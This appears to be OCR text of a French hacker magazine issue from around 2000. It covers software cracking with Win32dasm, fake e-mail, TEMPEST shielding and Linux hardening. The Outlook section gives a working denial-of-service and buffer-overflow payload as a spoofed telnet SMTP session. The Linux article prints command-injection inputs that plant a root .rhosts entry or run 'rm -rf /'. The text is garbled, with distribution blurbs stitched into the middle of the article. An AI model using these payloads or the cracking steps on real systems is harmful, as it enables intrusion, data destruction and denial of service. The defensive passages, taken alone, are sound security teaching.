Ça y est, vous avez téléchargé Win32dasm (disponible sur www.chey.fr.st). Vous allez maintenant le configurer, et voir son fonctionnement.

Tout d'abord, trouvez un fichier « .exe » de petite taille (quelques ko), pour qu'il soit rapide à désassembler : aucune importance pour son utilité, c'est juste pour vous familiariser avec Win32dasm. Puis ouvrez Win32dasm v8.9, et dans le menu « Désassembler » choisissez « Open File To Désassemble » afin d'ouvrir ce fichier. Non, ce n'est pas du Russe, c'est de l'assembleur...

Vous vous rendez compte que la police par défaut n'est pas toujours très lisible : cliquez sur « Désassembler/Font/Select Font » et sélectionnez une police plus pratique, en faisant attention à ce que le texte en vert s'affiche entièrement. Je conseille Terminal, taille 12. Ensuite cliquez sur « Désassembler/Font/Save default font » afin que cette police soit choisie par défaut aux prochaines utilisations. Vous remarquerez que la plupart des lignes (passez les lignes du début) sont séparées en 3 parties :
- l'adresse de la ligne
- l'hexadécimal
- le code en assembleur
Ex : :00401104 EB89 jmp
004011F1 adresse hexa ASM

Ici, nous nous trouvons à la ligne 00401104, EB89 est la correspondance hexadécimale de jmp, qui est en assembleur un saut inconditionnel à la ligne 004011F1. Mais nous aborderons cela plus en détail une autre fois...

INTRO À HEXEDIT

Ouvrez avec hexedit le même fichier qu'avec Win32dasm. Vous allez repérer une ligne dans le désassembleur, puis relever sa partie hexadécimale et également la partie hexadécimale des 3 ou 4 lignes suivantes. Retournez sous l'éditeur hexadécimal, faites Ctrl+F et tapez à la suite tout ce que vous avez relevé précédemment, avec un espace tous les deux caractères, en mode Hex. Ex: EB89056E7FA3D3B24F1... Cliquez sur « find next », puis re Cliquez pour vérifier que la chaîne hexadécimale n'existe pas plusieurs fois dans le programme. Si c'est le cas, rajoutez encore l'hexadécimal d'une ligne sous Win32dasm, sinon vous avez trouvé la ligne que vous cherchiez ! Il ne vous reste plus qu'à comprendre comment le pirate trouve les lignes à modifier pour venir à bout d'une protection basique, ce que nous verrons la prochaine fois !

Djtek

Deux actes de pirateries faciles à réaliser avec une simple DREAMCAST

Comment les pirates utilisent leur console pour

1/Envoyer des fake mails

<http://sitefacile.com> on te demandera tes coordonnées et on t'imposera un nom d'identifiant et un mot de passe. Cela te permet d'envoyer des mails anonymes ou fake.

Un webmaster propose aussi d'envoyer des mails anonyme pour insulter des forces de l'ordre sur son site sale-flic.fr.fm. C'est également sur ce dernier que l'on peut trouver par exemple l'adresse officielle du 1er ministre. Son chef des opérations répond à tous les e-mails apparemment. Restez polis.

2/Envoyer des fax gratuits aux entreprises

A part ifrance.com personne n'est capable de fournir un site qui permette d'envoyer des fax gratuits. Comme ifrance et fnac.com est inaccessible aux dreamcast du fait du javascript. Il ne reste plus qu'ismap.com. Mais on ne peut envoyer de fax qu'aux entreprises. C'est un site accessible aux dreamcast. On mémorise directement dans ses favoris les pages d'envois déjà prêtes. Les adresses font 2km de long mais quel confort... ismap.com.....

Un site à visiter sur le sujet : <http://www.frederic.com02.com>

Attention à l'arnaque

Le jeu Toy Racer On Line NE DOIT JAMAIS ETRE VENDU PLUS DE 69,00FF

Si vous le voyez plus cher, il s'agit d'une arnaque. Informez-nous.

Il faut savoir qu'au départ ce jeu est une bonne action (j'en vois qui rigolent) de la part de Sega car ils ne se prennent aucune marge ce qui fait qu'il est normalement impossible de trouver ce jeu à plus de 69F. Or certains magasins peu scrupuleux le vendent au prix d'un jeu ordinaire jusqu'à 390F, soit 320 balles sur le dos des joueurs mal informés. 10F vont à une association pour enfants. Le reste pour l'éditeur et la distribution.

Si cette pratique honteuse ne cesse pas, HZV publiera dans son prochain numéro la liste des magasins concernés.



FACILE AVEC OUTLOOK :

✘ Faire planter n'importe quel poste Windows (NT ou non)

Voici comment procéder

En première ligne des données, entrez

```
Date: Thu, 13 Jun 2000 12:33:16
+1XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Outlook ne fait pas de bound-checking sur cet en-tête et sera victime d'un buffer overflow.

Les plus malins pourront mettre du code arbitraire à la place des x ou aller chercher un exploit tout fait sur le net (voir netographie page 2) Yeap !

✘ Empêcher quelqu'un de lire son courrier

Pour utiliser cette faille en tant que DOS (empêcher la personne de lire son courrier tant qu'elle utilisera Outlook), il suffit de taper:

```
--// Begin //--
telnet smtp.your-fai.com 25
HELO mail.msn.com
MAIL FROM:williamgates@msn.com
RCPT TO:<lamer@lamerland.com>
DATA
```

Date: Thu, 13 Jun 2000 12:33:16[espa-

ce]

```
+1XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
XXXXXXXXXXXXXXXXXXXX[entrée][entrée]
```

```
// Il n'y a pas de retour à la ligne
```

```
[entrée]
```

```
Bye Bye
```

```
.
```

```
--// End //--
```

Cela suffit pour bloquer tous les outlook victimes de cette faille !

Maintenant passons au code arbitraire. Je ne vais pas faire un cours là-dessus, pour tout savoir il y en a deux :

* Tao of the buffer overflow by Dildog - Sur Windows, disponible sur www.cultdeadcow.com

* Smashing the stack for fun & profit by Aleph One - Unix, disponible sur phrak

Bien sûr ils sont en anglais... Pour une démo en attaché (>500ko) cherchez « Outlook exploit » sur neworder.box.sk.

x1cygnus@xcalc.org
Signé cygnus (A hacker does for love what others wouldn't do for money)

EXCLUSIF : HZV est en mesure de révéler l'existence d'un projet de la NSA visant à permettre l'espionnage de n'importe quel écran non protégé, n'importe où dans le monde.

TEMPEST : la nouvelle machine infernale de la NSA permet déjà de lire ce qu'il y a sur votre écran à travers les murs et jusqu'à 1 kilomètre de distance !!!

Rassurez-vous on en est encore aux balbutiements, mais les risques potentiels en matière de sécurité sont énormes. Tout ordinateur dégage des ondes électro-magnétiques, notamment le câble reliant l'écran à l'UC. Ces ondes ayant une vitesse d'horloge fixe (en mégahertz) sont particulièrement riches en signaux non-intentionnels et surtout occupent une portion non négligeable du spectre électromagnétique. En clair et en deux mots. Certains services américains bien connus de nos lecteurs ont d'ores et déjà mis au point des capteurs permettant de récupérer à distance ce qui s'affiche sur un écran. En cas d'ordinateur particulièrement non protégé, le signal peut être capté jusqu'à... 1 kilomètre de distance. Encore une fois rassurez-vous ce n'est pas demain qu'on vous fera le coup à Bourg-en-bresse. Mais vous trouverez peut-être utiles les conseils ci-dessous pour vous protéger de ce genre de F.B.aillerie.

Un niveau zéro d'émissions non intentionnelles est impossible à réaliser, cependant certaines mesures pratiques permettent de diminuer la distance de sécurité du kilomètre à seulement quelques mètres. Gageons que si la camionnette de la DST doit se trouver dans votre jardin plutôt qu'à un kilomètre pour pouvoir dupliquer votre écran, vous la remarquerez plus facilement.

1. Vérifiez que tout vos périphériques sont de classe B (c'est écrit dessus). La classe A, plus commune, n'offre quasiment aucune protection, la classe B n'émettant quand à elle qu'un dixième du rayonnement des classes A.

Nota : tout constructeur en fonction du numéro de série (FCC ID) vous dira si le périphérique est de classe A ou B.

2. N'utilisez que des câbles blindés, surtout entre l'écran et l'UC. Moins ils seront blindés et courts et plus ils auront un rôle fâcheux d'antenne émettrice.

3. Je sais que votre ordinateur refroidit beaucoup mieux sans la capot (certaines cartes mères étant même résistantes aux chutes de gobelets de café à l'intérieur de la machine si on arrache le câble d'alimentation assez vite).

4. Surprotéger le câble d'alimentation : la plupart des alims (même les taiwanaises) ont un filtre EMI intégré, mais celui-ci n'est pas suffisant. Nous conseillons le modèle 475-3 de Industrial Communication Engineers, Ltd (Indianapolis) qui réduit les émissions d'un facteur 1000.

5. Les câbles RJ45 reliant votre modem/fax ou câble ou ADSL sont particulièrement peu protégés (et servent d'antennes). K-COM (USA) en construit des convenables.

MAIS il faut savoir que même si votre machine n'est pas connectée directement sur le réseau téléphonique, celui-ci peut tout de même servir d'antenne de retransmission.

2 solutions. Eloigner l'ordinateur de quelques mètres du réseau téléphonique. D'accord dans votre studio c'est pas franchement possible. Reste la dernière solution, qui non seulement offre une protection importante mais également confèrera à votre machine ou votre studio une touche d'originalité enviable, c'est la cage de Faraday. Tout le monde sait qu'à l'intérieur d'une voiture reposant sur des pneus donc isolée du sol on peut être frappé par la foudre autant que l'on veut sans craindre la moindre blessure, la voiture fait cage de Faraday et isole son contenu. Le même principe est ici retenu pour isoler vos émissions intempestives. Il s'agit d'entourer (totalement) son système d'une grille conductrice : trois principes :

- le système doit être totalement entouré (attention de laisser libre les flux d'air refroidissants)
- la cage doit être isolée du sol (plastique)
- la cage ne doit pas toucher une partie métallique de votre système.

Moi j'ai préféré mettre du papier Albal à la place du papier peint chez moi, ça marche très bien, sauf que ça fait un peu mal à la tête quand on allume la lumière.

Pour énerver le FBI, vous pouvez passer la journée à les appeler en mauvais anglais sur ce numéro de téléphone gratuit. Pour les énerver encore plus, demander leur s'ils sont au courant de la technologie Tempest. Et pour les énerver carrément, dites que vous avez trouvé leur numéro dans Hackerz Voice.

**NUMÉRO VERT DU FBI :
0800 90 10 19**

Enfin, tous ces conseils ne serviraient à rien si on ne pouvait mesurer leur efficacité, c'est à dire la propension de votre système informatique à émettre ces informations intempestives. Pour ce faire pas la peine de se faire embaucher par le F.B.I et de ramener leur matériel discrètement chez vous le soir, il vous suffit d'une boussole. L'aiguille aimantée est par définition sensible aux champs magnétiques. Elle vous servira donc bien à mesurer les émissions de l'UC, de l'écran et des autres périphériques ainsi que l'effet de votre protection en fonction de la distance entre la boussole et le reste du matériel.

Merci à John Young qui a légalement forcé la NSA à lui transmettre les documents qui nous permettent aujourd'hui de diffuser cette information.

Abonnement

Recevez chez vous **HACKERZ VOICE**,
90 Frs les 6 numéros, soit 15 Frs le numéro



SIMPLE ET RAPIDE

Abonnez vous **PAR TÉLÉPHONE AVEC VOTRE CB AU 01 40 21 01 20**

Carte Bancaire n°

Expire en

ou **RÈGLEMENT PAR CHÈQUE DE 90 FRANCS À L'ORDRE DE DMP (à renvoyer avec ce coupon à DMP, 1 Villa du clos de Mallevart 75011 Paris)**

Nom : Prénom :

Adresse postale :

Code postal : Ville :

Date : Signature :



By Prof

Tout (vraiment) savoir sur Linux suite

SÉCURISER SON LINUX

A lors, il faut savoir que la première chose que va faire un Hacker va être de scanner votre machine afin de voir quels sont les ports d'ouvert, et ainsi de déterminer les services qui tournent sur votre machine. Quand je scan une bécane et que je vois le port 21 d'ouvert par exemple, la première chose que je vais faire est de lancer finger sur les noms d'utilisateurs les plus courants (ceci est valable pour tous les os si le 21 est attribué au service finger, au fait, pour les lamerz de nombreux clients de troyens font cette fonction comme Socket23 qui Fing les ports !) Mon but étant dans un premier d'obtenir de l'informations sur la cible afin de trouver ce à quoi elle est vulnérable (Les failles pour les neuneus). Plus il y a de port ouvert, plus il y a de service qui tourne, donc logiquement plus il y a de possibilité d'exploit... Et il est très simple de se procurer tous les exploits recensés sur un système en moins de 2 minutes ! Aller par exemple sur ftp.technotron.com. Il vous faut donc restreindre les services au minimums dont vous avez besoins, pour cela éditez /etc/inetd.conf et mettez un # devant toutes les lignes des services qui ne vous intéressent pas. Relancez inetd (killall -HUP inetd). Voilà déjà une bonne chose de faite, ce n'est bien sur pas suffisant. De nombreux scanner très utilisés comme sscan ou exscan (Satan pour ceux qui connaissent marche que sur Unix mais des variantes existent sur Linux -> Saint) pour Unix avouent utiliser les messages apparaissant lors d'une connexion sur un service. Par exemple sur dans de nombreuses distributions linux, les messages par défaut de tel service annonce le système d'exploitation utilisé, sa version, ainsi que le numéro du kernel utilisé (par exemple telnet www.server.com 25 vous donnera la version du sendmail de www.server.com).

De telles informations sont cruciales pour un pirates, car uniquement à partir de cela il peut gagner un root sur votre machi-

ne en allant chercher un quelconque exploits marchant sur votre système si vous ne l'avez pas patcher ; d'où l'intérêt d'aller chercher tous les correctifs sur les sites officiels et de s'abonner au liste de diffusion relatant de sécurité informatique. En adoptant cette conduite vous serez averti en même temps que les hackers et même si le correctif n'est pas sorti vous pourrez au moins désactiver provisoirement le service vulnérable.

```
## NOTE ##
/etc/issue pour modifier le message d'arriver.
## EON ##
```

Assurer vous d'utiliser une version récente des services ou prenez au moins la peine de les patcher. Vérifier que tous les comptes par défaut offrant des privilèges root sont bien verrouiller (un * dans le deuxième champs dans les fichiers /etc/passwd ou /etc/shadow pour linux). Au pire changer les mots de pass. !!! Utilisez des passwd complexes, alliant chiffre et lettres !!! Trouver des passwd qui ne sont pas des dico de pass. Avec la commande chmod, assurer vous que le maximum de fichiers inutile au simple users ne leurs sont pas accessibles, pas même en lecture!

```
## NOTE ##
Il vous paraît peut être inutile de cacher /bin, cependant sachez que c'est essentiel ! Ce n'est pas la peine de se donner du mal à cacher votre os si vous permettez aux simple user de le déterminer. D'autant plus si vous offrez un compte par défaut comme anonymous (ftp dans le fichier passwd). Dans une telle situation, je me log en simple user, je d/ un fichier de /bin (ls par exemple) et je détermine pour quel système il a été compilé.
## EON ##
```

Ca ne suffit pas encore !! Si vous offrez un service de page web, assurez-vous que http n'est pas lancer en tant que root. Encore plus si vous exécutez des scripts

cgi ! Et encore encore plus si vous créez vos propres scripts cgi ! J'avais envisager à une époque de mettre à dispositions les nombreux articles relatant de sécurité que je possède. Pour ne pas avoir à faire des pages web avec des liens et un descriptif de chacun des articles, je voulais mettre un script cgi, qui aurait recherché les fichiers dans lesquelles aurait été présent le mot taper par les visiteurs de ma page. Pour cela je comptais utiliser un script perl faisant appel au

shell de cette manière : system («grep \$motchercher /home/sauron/documents/»); Un appelsystème réalisé de telle manière peut s'avérer très très dangereux si httpd est lancé en tant que root, en fait il offre un shell à qui veut ! Bien que l'utilisateur n'ai qu'une page web sous les yeux avec un champ pour marquer les mots à rechercher, il peut effectuer n'importe quelle commande sur le système si l'utilisation des métacaractères n'est pas bloqué dans le script. Dans le shell, on peut effectuer deux commande sur une même ligne en les séparant par un point virgule, dans le champ de la page web, on pourrait tromper le serveur en entrant ceci dans le champ :
hack ; echo « + + » >> /root/rhost par exemple ou ljm ; rm -rf / pour formater tout le system !! Voici pk il ne fopas utiliser de script cgi si httpd est lancer en tant que root. Bien sur, toutes les failles cgi ne sont pas lié à cette commande en perl. La fonction systcopy() en C provoque également une faille c'est pk il faut utiliser strncopy(), et il y en a encore des tas. Je conseille le scan hackboard fait par kosak pour windows (isecurelabs.com) ou celui riven de zorgon pour linux (zorgon.free-shell.org). Bien sur, uniquement en attendant le miens ;oD (Nd ad-tonnou; paraîtra dans allianX j'espère...)

Afin de sécuriser votre système il vous faut absolument empêcher les crackers d'obtenir de l'info. sur votre système, WHOIS, host, la command expn dans sendmail, etc.....

Je ne vais pas détailler chacune des marches à suivre, d'autant que certains l'ont déjà fait (aller voir www.multimania.com/ouah) Il est difficile de se protéger du tcp fingerprinting qui permettra à l'attaquant de savoir quel système vous utilisez en envoyant des paquets spécifiques et en analysant la réponse, variable d'un système à l'autre.

Faites bien attention à vous protéger du spoofing en ne faisant confiance à aucun système !! Même si un ami a une lp constante et que vous voulez lui donner des privilèges root, ne lui donner pas acces à rlogin, offrez lui un shell en telnet avec un pass compliqué !

Ceci pour deux raisons :

-Si votre amis se faisant lui même hacker, vous compromettez votre système puisque son cracker pourra avoir également un shell root sur votre machine, et ce, sans que vous vous en rendiez compte, puisqu'a vos yeux, c'est votre ami qui est

SUSE 6.1

(->) Je sais pas si il y a une nouvelle version de Suse La distribution SUSE est d'origine allemande. Etant disponible dans de nombreuses langues, elle a rapidement eu une grande popularité, particulièrement en Europe. La dernière version, la 6.1, intègre le noyau 2.2.5 de linux. Le programme d'installation est particulièrement bien fait et traduit en français. Il s'agit là aussi d'une distribution fondée sur des paquetages RPM. A noter toutefois que certains paquetages prévus pour le Red Hat ne sero nt pas toujours compatibles avec la Suse. Au niveau graphique, elle intègre le serveur X Free 3.3.3.1 et les environnements Gnome 1.0 et KDE 1.1, ce dernier étant lui aussi d'origine allemande. Cette distribution est livrée sur 5 CD qui regorgent de programmes de toutes sortes, un peu comme dans le cas du PowerPack de la Mandrake. On y trouve, par exemple, Wordperfect 8 Personal Edition, les versions de démonstration d'Adabas D (un SGBDR), d'Applixware 4.4.1 (une suite logicielle), d'Arcad (un logiciel de CAD) et d'Arkeia (une solution de sauvegarde). La version officielle de suse 6.1 offre un support de 60 jours (plus radin)



connecté !
-De plus, si un Cracker est en mesure de prévoir vos numéros de séquence, il floodera votre ami et se connectera à votre machine en utilisant son adresse. Etant donné la complexité d'une telle attaque, il lancera quelque commande à l'aveuglette mais un echo « + + » >> /root/rhost est si vite lancé ! (c'est de cette manière que Mitnick a piraté son ancien pote Tsutomu ou un truc comme ça).

Et au cas où un pirate obtiendrait le root sur votre machine, installez des programmes qui surveillent si une rootkit n'est pas installée par exemple. Ajouter les options -l -L et -o à la fin de chaque ligne de inetd.conf pour que vos logs soit plus importants. Le must serait d'avoir un serveur de log distant, même sur un réseau local et où les données sont uniquement inscriptible, comme ça votre cracker ne pourra pas effacer son lp des log, si il n'a pas effectué une attaque par rebond ! Voilà, je vous ai présenté quelque aspect de la sécurité informatique, il y en a encore de nombreux, mais je ne prétends pas vous apprendre à sécuriser une machine efficacement mais simplement à vous donner les bases, le minimum. Je vous conseille également de télécharger sur le site de ouah un programme qui simule de nombreuses vulnérabilité pour en réalité mieux logger votre pirate... Voilà, ces quelques astuces décourageront les pirates cherchant des machines facilement vulnérable pour obtenir des shell et attaquer d'autres machines, mais peut être pas les acharner.

N'oubliez pas d'essayer de vous pirater, au moins avec les outils les plus utilisés, nmap et les autres pour voir ce que cela donne; pour savoir qu'elle information obtiendrait tout individu vous scannant.

Prof

SLACKWARE 4.0

(je sais pas s'il y a de nouvelles versions) La Slackware est directement dérivée de SLS, qui était l'une voire la toute première distribution de Linux. Il ne s'agit pas du tout d'une entreprise commerciale mais, comme dans le cas de la Debian, d'une affaire de bénévoles. Les mises à jours ne sont donc pas fréquentes. Cependant, avec l'annonce de la version 4.0, la Slackware se met au goût du jour. Cette évolution ravira certainement les nombreux aficionados de cette distribution qui sont souvent des adeptes de Linux de la première heure. Au niveau des paquetages, la Slackware fait dans la simplicité puisqu'il s'agit juste d'une compression au format TGZ. Cette version 4.0 devrait inclure un noyau 2.2, la dernière version du serveur graphique X Free ainsi que les environnements Gnome et KDE.





LOOLA VOLEUZ S'AMUSER

CE SOIR LÀ...

- CAPTAIN CAVERN

LE LENDEMAIN MATIN, LES RESPONSABLES DE RÉSEAUX ULTRADONNÉFIÉNTIELS ALLUMENT LEUR ORDINATEUR ET... STUPEUR!



SOMMAIRE

- ✓ MafiaBoy : LA HONTE ! p 2
- ✓ Une leçon de hack par Mister Slash
- ✓ Annonces p 3 à 5
- ✓ Grand CONCOURS HACHERZ VOICE p 6 et 7
- ✓ Copier tous les films DVD sur des CD à 5 balles p 8 à 9
- ✓ AOL : manuel de résistance
- ✓ Piratage inversé p 10
- ✓ Téléphoner gratos
- ✓ Pirater la salle de jeux de son quartier
- ✓ Phreaking d'ascenseur p 11
- ✓ Initiation au cracking
- ✓ Hacker avec une DREAMCAST
- ✓ Planter Outlook p 12
- ✓ EXCLU Tempest : la machine infernale de la NSA p 13
- ✓ Tout (vraiment) savoir sur Linux p 14
- ✓ Loola Volez court toujours p 15

"Le subliminal-shirt infiltration.exe" de Hackerz Voice

De loin c'est le logo d'un célèbre système d'exploitation
mais à y regarder de près ...



PROMO

3 T-shirts pour 299 FF
au lieu de 417 FF

Je commande à
HACKERZ VOICE

Nom : Prénom :
Adresse :
Code : Ville :

Signature



Je choisis la promo :
3 "intrusion.exe" pour 299 FF

Je choisis :
1 "intrusion.exe" pour 139 FF

Taille XL XXL

PAIEMENT

par chèque à l'ordre de DMP, 1, Villa du Clos de Mallevart, 75011 Paris

par Carte Bleue

Expire en /

Total de la commande